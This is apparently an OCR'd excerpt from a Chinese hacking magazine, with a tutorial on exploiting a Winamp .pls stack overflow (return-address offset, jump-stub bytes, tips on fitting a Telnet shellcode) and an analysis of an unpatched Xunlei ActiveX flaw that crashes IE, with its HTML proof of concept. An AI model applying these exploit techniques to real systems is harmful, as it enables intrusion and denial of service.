


图2

分析ShellCode攻击流程

重新加载并运行，在02006613处下断，播放攻击性的pls文件，断下后按F7进入CALL，此时在数据窗口中跟随ESP。刚进入时ESP为00132FDC，其内容为02006618，也就是此Call的返回地址，此时OD显示是处于in_mp3的模块中。单步向下执行完02005A84处的CALL后，我们跟随的ESP存放值就会被覆盖为0202D961，如图3所示。为了有更好的可读性，我用IDA分析一下in_mp3.dll，这里的代码如图4所示。




图3

```
.text:02005A60                 sub     esp, 548h
.text:02005A66                 push    ebx
.text:02005A67                 push    ebp
.text:02005A68                 push    esi
.text:02005A69                 mov     esi, [esp+554h+arg_0]
.text:02005A70                 push    edi
.text:02005A71                 mov     edi, eax        ; 文件名
.text:02005A73                 lea     eax, [esp+558h+var_400]
.text:02005A7A                 push    edi             ; char *
.text:02005A7B                 push    eax             ; char *
.text:02005A7C                 mov     [esp+560h+var_548], offset byte_2052F60
.text:02005A84                 call    _strcpy
.text:02005A84
.text:02005A89                 lea     ecx, [esp+560h+var_400] ; strcpy到的位置
.text:02005A90                 mov     edx, ecx
.text:02005A92                 push    edx             ; char *
.text:02005A93                 mov     [esp+564h+var_544], ecx
.text:02005A97                 call    _strlen
.text:02005A97
```

图4

现在我们可以明确了，是strcpy这个函数在拷贝时没有检查字符长度，覆盖了返回地址。其原型为strcpy (char *dest,const char *src)。拷贝前EAX指向00132BDC的堆栈位置，拷贝后的数据也就从这里开始存放，我们只要精心构造拷贝过去的内容覆盖00132FDC处存放的返回地址就可以控制此程序的运行流程了。00132FDC−00132BDC=0X400=1024，也就是说我们提交的字符串的1024长度处即为构造的函数返回地址，这就是溢出程序中"Buffer="\x90x1023"+EIP"的原因了。为什么要覆盖返回地址为0202D961呢？Ctrl+G过去看看吧！原来这是in_mp3.dll中的CALL ESP的地址，执行到这里时ESP=00132FDC+4=00132FE0，指向机器码83EC34处，我们看下面的代码。

```
$jmp="\x61\xD9\x02\x02".
"\x83\xEC\x34"     sub esp,34
"\x83\xEC\x70"     sub esp,70
"\xFF\xE4";        jmp esp
```

00132FDC−34−70=132F38，正好指向ShellCode的起始位置，这样计算器就被弹出来了。在ShellCode结尾处还有两个CC，对应着int 3，推测是产生异常进入SEH，优雅而不动声色地结束程序！

打造适用的ShellCode

网站上下载的ShellCode比较温驯，只是弹出计算器来表明自己控制了Winamp。我们要做的就是如何通过简单修改打造出适合我们自己的攻击代码。这个过程比较简单，应当注意的有三点。

一是Buffer位置的确定。在缓冲区中，我们所构造的内容大致是这样的 NOP+ShellCode+JMP ESP，用我们自己的ShellCode字节数减去演示用的代码字节数，这个差值用来决定缓冲区中0X90的多少。(随文附件中我已给出两个生成畸形pls播放列表的pl文件，对比字符数就很容易明白了)。

二是ShellCode字符的截断问题。刚开始测试跟

踪时，我发现自己的开Telnet的ShellCode并没有成功地执行，在执行Strcpy（EAX,EDI）前数据窗口跟随EDI，发现其内容被截断了，对比即可知道Winamp在获取文件名时遇到0x0d、0x0a和0x00都认为获取完毕，这就需要我们改善ShellCode了，当然，网上也可以找到不含这几个字符的ShellCode。

三是ESP位置的确定。修改了ShellCode后，原来的$jmp就不适用了，在EDI的数据窗口中向下翻动，找到新的ShellCode位置是00132EC0，00132FDC-00132EC0=0x11C，下面是改后的$jmp。

```
$jmp="\x61\xD9\x02\x02".
"\x83\xEC\x34".    sub  esp,34
"\x83\xEC\x78".    sub  esp,78
"\x83\xEC\x70".    sub  esp,70
"\xFF\xE4";        jmp  esp
```

0x34+0x78+0x70=0x11C，esp减的数字大于80时，生成的汇编代码中就会有字符0x00，所以就减了三次。

OK，现在我们就可以享受溢出的成就了，如图5所示。怎么样？编写一个这样的ShellCode还算简单吧？如果对溢出很感兴趣的话，那就也找个溢出漏洞来试试吧！





图5

适合读者：入侵爱好者
前置知识：汇编语言

迅雷5远程拒绝服务漏洞0Day分析



文/图 failwest

近一段时间，除了QQ 0Day外，迅雷爆出的Crash IE漏洞也比较出名。虽然这个漏洞不好利用，但是抱着学习技术、积攒人品的态度，这里还是在POC的基础上给出一些漏洞细节的分析。知其然还要知其所以然，知其所以然后还要知其所以之所以然……正是这种永无止境的探索精神激励着我们不断进步……

该漏洞函数存在于迅雷（5.5.2.252）安装路径下ComDlls目录下的ThunderAgent_005.dll中；迅雷5.5.3.264（2006年12月最新版本）受影响的DLL变成了ThunderAgent_007.dll，其他版本可能也受影响，这里我们以ThunderAgent_005.dll为例进行说明。用IDA反汇编，位于.text1000124B和.text:10001D6B处的函数就是引起IE崩溃的函数。在随文资料中，我给出了漏洞文件、经过初步标注的IDB文件以及这两个函数的反汇编代码，大家可以自己研究一下。

安装迅雷，查看版本，查看漏洞文件，查看注册表中ActiveX的注册情况等实验环境的准备就不细说了。我们直接点击附件中给出的POC，其中的GetTaskInfoStruct函数调用崩溃示意代码如下所示。

```
<html>
<head>
<script>
function POC_test_fun()
{
    test.GetTaskInfoStruct(4);
}
</script>
</head>
<OBJECT ID="test" CLASSID="CLSID:{485463B7-8FB2-4B3B-B29B-8B919B0EACCE}"></OBJECT>
<script>javascript: POC_test_fun();</script>
</html>
```

这个POC非常简单，就是在网页里Call漏洞函数。点击这个HTML后会发现IE提示加载项出错，然后崩溃了，如图1 所示。




图1 漏洞函数使IE崩溃

漏洞研究需要动态调试和静态分析相结合，这里以GetTaskInfoStruct函数为例，说明一下这样一个函数调用为什么会使IE崩溃。以下是GetTaskInfoStruct函数的反汇编代码片断。

```
.text:10001D6B ; int __stdcall failwest_Taskinfo10001D6B(int,void *)
.text:10001D6B      push    ebp
.text:10001D6C      mov     ebp, esp
.text:10001D84      call    ds:GetCurrentThreadId
......
.text:10001D9C      call    ds:wsprintfA
.text:10001DB4      call    ds:CreateFileMappingA
......
.text:10001DD2      call    ds:MapViewOfFile
.text:10001DEA      mov     edi, 634h
.text:10001DEF      push    edi     ; size_t
.text:10001DF0      push    [ebp+arg_4]   ; void *
.text:10001DF3      lea     eax, [esi+10h]
.text:10001DF6      push    eax          ; void *
.text:10001DF7      mov     dword ptr [esi+0Ch], 2
.text:10001DFE      call    failwest_erro_memcpy
......
.text:10001E1D      push    edi       ; size_t
.text:10001E1E      push    esi       ; void *
.text:10001E1F      push    [ebp+arg_4]   ; void *
.text:10001E22      call    failwest_erro_memcpy
.text:10001E27      add     esp, 0Ch
.text:10001E2A      push    esi       ; lpBaseAddress
.text:10001E2B      call    ds:UnmapViewOfFile
......
.text:10001E32      call    ds:CloseHandle
......
.text:10001E39      xor     eax, eax
.text:10001E3B      pop     ebx
.text:10001E3C      pop     edi
.text:10001E3D      leave
.text:10001E3E      retn    8
endp
```

上面的代码中，我给出了IDA对GetTaskInfoStruct的部分分析结果。由这个函数中的调用可以看出，函数的主要作用是获得任务的属性信息。为什么汇编中看出这个函数有两个参数而在POC的调用中我们只给出了一个参数呢？呵呵，大家好好想想这个吧！：）

在代码片断中，我们可以看出传入的参数实际上被用做表示一块缓存的地址，应该是一个有效的可读写的内存地址。POC中给了一个4，所以在调用memcpy函数时对内存位置为4的地方进行操作，导致内存错误而使IE崩溃的。

具体说来就是：首先，.text:10001DFE处调用的memcpy把我们传进的内存地址开始往后的0x634=1588字节大小的内容拷进ESI＋0x10这个地方；然后在ESI处写进1，ESI＋0x0C的地方写进2；最后，.text:10001E22处的调用把从ESI开始的1588个字节拷回参数所指的地方。这个过程实际上就相当于给原来的缓冲区前加了一个值分别为1和2的"头"。

如果我们给这个函数送进去一个有效的内存地址，比如我在调试的时候看到栈区的0x00122222是一片比较安全的地方，把这个当成参数传进去试试会怎样？果然，IE不再崩溃了，函数也得到了正常的执行。

至于这个漏洞的利用嘛，目前还没有什么好办法，如果你想到什么好的利用方法，一定要不吝赐教啊！

另一个函数GetInfoStruct用来获得迅雷本身的信息，如版本号等。它的崩溃原理和这个几乎一样。结合随文资料中的信息和前边的分析，希望大家能够自己动手调试一下这个函数，这里就不再赘述了。

Axis在发布漏洞的POC中说，这是一个整数溢出问题。不过根据调试的情况和上面的分析来看，这种说法还不是非常准确。这个漏洞发生的真正原因是没有对异常地址进行处理（天呐，写程序还要对每个送进来的内存地址验证一下啊！）。其实我觉得这种类型的函数就不应该能被用户访问到，隔离、封装、隐藏……这样的函数才是正道，放在那一大堆操作内存的函数中很容易被fuzz出几个错误框的嘛！

对于这个漏洞，目前厂商还没有提供补丁或者升级程序，我们建议使用迅雷的用户随时关注厂商的主页http://www.xunlei.com，以获取最新版本

适合读者：溢出爱好者
